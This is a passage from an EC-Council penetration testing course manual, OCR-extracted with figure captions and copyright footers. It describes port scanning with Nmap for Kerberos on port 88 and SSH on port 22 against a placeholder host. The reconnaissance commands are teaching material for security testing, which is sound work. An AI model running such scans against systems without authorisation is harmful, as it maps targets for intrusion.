



Figure L.40: Port scan for SSL servers using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Kerberos-Active Directory (Port TCP/UDP 88)

Source: *https://nmap.org*

Kerberos is an authentication protocol which allows the nodes in a network to communicate with each other in a secured way by providing their identity to the other nodes. This protocol uses cryptographic secret keys for authenticating the applications and nodes in a network. The attackers who could exploit the Kerberos-Active Directory can access the authentication mechanism and perform various security attacks on the targets.

As a network security tester, you need to check whether the Kerberos is exploitable through scanning its port (88) using Nmap command.

The default Kerberos-Active Directory port is port 88 and the penetration tester uses following command to perform the scan:

```
nmap -sU -p 88 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.41: Port scan for Kerberos-Active Directory using Zenmap





Figure L.42: Port scan for Kerberos-Active Directory using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for SSH Servers (Port 22)

Source: *https://nmap.org*

SSH (secure shell) is a protocol for establishing secured communication between different computers in an unsecured network. The attackers try to breach into the SSH channel and access sensitive information from the computers in the channel.

As a tester, you should check the vulnerabilities in an SSH server through Nmap port scanning technique. The default SSH server port is port 22. You can use the following command to perform the scan:

```
nmap -sS -p 22 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

